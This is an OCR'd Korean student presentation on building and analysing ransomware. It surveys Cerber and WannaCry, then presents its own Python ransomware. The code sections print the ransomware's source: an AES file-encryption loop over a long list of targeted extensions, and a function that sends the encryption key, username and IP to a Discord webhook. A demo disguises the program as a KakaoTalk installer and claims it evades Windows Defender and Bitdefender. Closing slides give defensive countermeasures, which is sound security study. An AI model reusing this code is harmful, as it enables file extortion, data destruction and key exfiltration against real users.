랜섬웨어 제작 및 보안 분석

전공: 정보보안 S/W 융합전공
성명: 양윤석
일시: 2022-07-28

CCIT
CULTURE CONTENTS & INFORMATION TECHNOLOGY

목차

1. 랜섬웨어 소개

랜섬웨어 소개

- 사용자의 컴퓨터를 장악하거나 데이터를 암호화.
- 정상적인 작동을 위한 대가로 금품 요구.


- 강력한 암호 알고리즘 사용.
- 일반적으로 암호화키 없이는 복구 불가능.

프로젝트 목표

- 랜섬웨어 작동 구조 이해.
- 랜섬웨어 보안 대응책 수립.
- 백신의 시그니쳐 기반 탐지 우회.
- 합법 SNS 서비스 악용 가능성 증명.

사례: Cerber


- 파일의 확장자를 cerber로 변경
- 암호화된 파일명을 10자리 영문+숫자+특수문자로 변경 (_ys-sX6wE0.cerber)
- 파일을 암호화한 폴더내에 3개의 파일을 생성 (# DECRYPT MY FILES #.*)



사례: Cerber

- 사용자가 인지하지 못하는 네트워크 경로를 찾아 데이터를 암호화
- PC에서 여성 목소리로 암호화 사실을 전달

  (Attention! Attention! Attention!
  Your documents, photos, databases and other important files have been encrypted!)



사례: WannaCry


- 2017년 5월 12일부터 대규모 사이버 공격을 통해 널리 배포
- SMB 취약점을 이용해 널리 전파되는 웜 기능 내장.
- 비트코인을 지불하면 풀어주겠다는 메시지를 띄움.

- 전세계 99개국의 컴퓨터 12만대 이상 감염
- → 심각한 피해 초래

2. 랜섬웨어 설계 및 제작

시스템 구성

- 피해자: Windows 10 x64 (VM)
- SNS 서버: Discord



사용 기술

- 빌드 언어: Python
- 암호화 알고리즘: AES-128
- Discord WebHook API를 통한 비밀키 전송.

→ 합법 SNS 서버를 키 통신 서버로 악용

- EXE 실행 파일로 제작.

→ “C:\Users\USERNAME\Desktop\ransompath” 하위 데이터를 암호화.

→ GUI 랜섬 노트 표시.

→ TXT 랜섬 노트 생성.

실행 구조

- 1. 랜섬웨어 실행
- 2. 랜덤 생성된 비밀키를 SNS WebHook API를 활용해 전송.
- 3. 지정 경로의 데이터를 AES-128 암호화.
- 4. 공격자는 SNS를 경유해, 피해자 정보 확보.
- 5. SNS에서 확보한 피해자 정보를 이용해 복호화 가능.

주요 코드 설명

- 랜섬웨어 실행
- 랜덤 생성된 암호키와 피해자 정보 등이 Discord WebHook을 통해 전송.

```
def sendMessage(self):
    try:
        self.getUserDetails()
    except:
        pass
    data = {
            "embeds": [
                {
                "title": "**__ALERT__:**",
                 "description": f"```css\nKEY: {self.encryptionPass}``` ```css\nUSERNAME: {self.userName}``` ```css\nIP: {self.ip}```",
                 "color": 13959168,
                 "author": {
                     "name": "CCIT",
                     }
                }
            ]
        }
    r = requests.post(discordWebhook, json=data)
```

주요 코드 설명

- 파일 암호화 시작
- 지정된 폴더 경로(“C:\Users\USERNAME\Desktop\ransompath”) 디렉토리 내 모든 파일 순회
- 파일 경로를 가져오며 선별된 확장자의 파일을 암호화.

```
def run(self):
    self.sendMessage()
    for root, directories, files in os.walk(self.filePath):
        for filename in files:
            filepath = os.path.join(root, filename)
            for base in fileTypes:
                if base in filepath:
                    threading.Thread(target=self.encryptFile, args=(filepath,)).start()
```

```
fileTypes = ['.txt','.exe','.php','.pl','.7z','.rar','.m4a','.wma','.avi','.wmv','.csv','.d3dbsp','.sc2save','.sie','.sum','.ibank','.t13','.t12','.qdf','.gdb','.tax','.pkpass','.bc6','.
bc7','.bkp','.qic','.bkf','.sidn','.sidd','.mddata','.itl','.itdb','.icxs','.hvpl','.hplg','.hkdb','.mdbackup','.syncdb','.gho','.cas','.svg','.map','.wmo','.itm','.sb','.fos','.mcgame','.
vdf','.ztmp','.sis','.sid','.ncf','.menu','.layout','.dmp','.blob','.esm','.001','.vtf','.dazip','.fpk','.mlx','.kf','.iwd','.vpk','.tor','.psk','.rim','.w3x','.fsh','.ntl','.arch00','.lvl',
'.snx','.cfr','.ff','.vpp_pc','.lrf','.m2','.mcmeta','.vfs0','.mpqge','.kdb','.db0','.mp3','.upx','.rofl','.hkx','.bar','.upk','.das','.iwi','.litemod','.asset','.forge','.ltx','.bsa','.
apk','.re4','.sav','.lbf','.slm','.bik','.epk','.rgss3a','.pak','.big','.unity3d','.wotreplay','.xxx','.desc','.py','.m3u','.flv','.js','.css','.rb','.png','.jpeg','.p7c','.p7b','.p12','.
pfx','.pem','.crt','.cer','.der','.x3f','.srw','.pef','.ptx','.r3d','.rw2','.rwl','.raw','.raf','.orf','.nrw','.mrwref','.mef','.erf','.kdc','.dcr','.cr2','.crw','.bay','.sr2','.srf','.arw',
'.3fr','.dng','.jpeg','.jpg','.cdr','.indd','.ai','.eps','.pdf','.pdd','.psd','.dbfv','.mdf','.wb2','.rtf','.wpd','.dxg','.xf','.dwg','.pst','.accdb','.mdb','.pptm','.pptx','.ppt','.xlk','.
xlsb','.xlsm','.xlsx','.xls','.wps','.docm','.docx','.doc','.odb','.odc','.odm','.odp','.ods','.odt','.sql','.zip','.tar','.tar.gz','.tgz','.biz','.ocx','.html','.htm','.3gp','.srt','.cpp',
'.mid','.mkv','.mov','.asf','.mpeg','.vob','.mpg','.fla','.swf','.wav','.qcow2','.vdi','.vmdk','.vmx','.gpg','.aes','.ARC','.PAQ','.tar.bz2','.tbk','.bak','.djv','.djvu','.bmp','.cgm','.
tif','.tiff','.NEF','.cmd','.class','.jar','.java','.asp','.brd','.sch','.dch','.dip','.vbs','.asm','.pas','.ldf','.ibd','.MYI','.MYD','.frm','.dbf','.SQLITEDB','.SQLITE3','.asc','.lay6','.
lay','.ms11(Securitycopy)','.sldm','.sldx','.ppsm','.ppsx','.ppam','.docb','.mml','.sxm','.otg','.slk','.xlw','.xlt','.xlm','.xlc','.dif','.stc','.sxc','.ots','.ods','.hwp','.dotm','.dotx',
'.docm','.DOT','.max','.xml','.uot','.stw','.sxw','.ott','.csr','.key','wallet.dat']
```

주요 코드 설명


- 파일들은 바이너리 읽기 모드로 열림.
- pycryptodome 라이브러리를 이용해 AES-128 암호화.
- 암호화된 파일로 쓰기 실행.

```
def encryptFile(self, file):
    try:
        with open(file, 'rb') as infile:
            content = self.crypto.encrypt(pad(infile.read(),32))
            with open(file, "wb") as outfile:
                outfile.write(content)
                outfile.close()
    except:
        pass
```

3. 데모

시나리오

- 1. 피해자는 카카오톡 설치를 위해 “KakaoTalk_Installer.exe” 를 다운로드 받고 실행함.
- 2. 실제로는 악성 랜섬웨어였으며, 백신은 탐지하지 못하고 감염되어 파일 암호화 진행.
- 3. 공격자 Discord SNS에 전송된 암호화 키 확인.
- 4. 해당 암호화 키를 복호화 도구에 입력하여 피해자 PC에서 복호화 진행.


File Edit View VM Tabs Help
Clone of Win10 (192.168.1...
ransompath
img.jpg
procexp.exe
procexp64.exe
Windows 보안
바이러스 및 위협 방지 설정
Microsoft Defender 바이러스 백신에 대한 바이러스 및 위협 방지 설정을 보고 업데이트할 수 있습니다
실시간 보호
켬

4. 결과 분석


백신 우회


- 윈도우 기본 내장 백신인 Windows Defender에서 감지하지 못함.
- Bitdefender 에서 탐지하지 못함.


- 대부분의 백신은 시그니쳐 기반 탐지에 크게 의존.

→ 변종을 잘 탐지해내지 못함.

→ 백신이 개선해야 할 문제점 중 하나.







프로젝트 의의

- 랜섬웨어에 대한 위험성과 구조 이해.
- 백신의 시그니쳐 기반 탐지 취약성 증명.
- 합법 SNS 서버가 랜섬웨어 키 전송 서버로 악용될 수 있음을 증명.
- 보안 대응책, 완화 방안 제시.

5. 랜섬웨어 보안 대응책

보안 대응책 – 사용자 입장

- S/W 최신 업데이트 유지.
- 행위 기반 탐지를 지원하는 백신 사용.
- 오프라인 저장소에 주기적인 백업.
- 스팸 메일, 신뢰할 수 없는 사이트에 주의하고 방문 자제.

보안 대응책 – 백신 제조사 입장

- 많은 AV 제품이 시그니쳐 기반 탐지에 의존.
- → 시그니쳐 기반 탐지는 알려진 악성코드를 목록화하여 탐지.
- → 오진이 적으나 변종에 취약.

- 행위 기반 동적 탐지 기술 연구, 개발 필요.
- → 랜섬웨어의 행위 (파일 훼손) 를 실시간 탐지하고, 이를 차단해야 함.
- → 오진을 줄이면서 파일 훼손 최소화 노력 필요.

- 잘 알려지지 않은 파일은 샌드박스에 우선 실행하는 기능도 고려 가능.

보안 대응책 – SNS 서비스 운영자 입장

- Discord, Telegram 등의 유명 SNS 서비스는 개발자를 위해 API 공개.
- → 실제 서비스 개발에 유용하게 사용됨.

- 해커는 이를 악용하여 데이터 전송 경유지, 방화벽 우회 용도로 사용 가능.
- → 공격 성공률을 높이고, 탐지를 어렵게 함.

- 운영자는 악의적인 API 사용을 막을 수 있는 대책 마련 필요.
- → 악의적 API 사용을 자동 탐지하고, 이를 차단할 수 있는 시스템 마련 등.

감사합니다.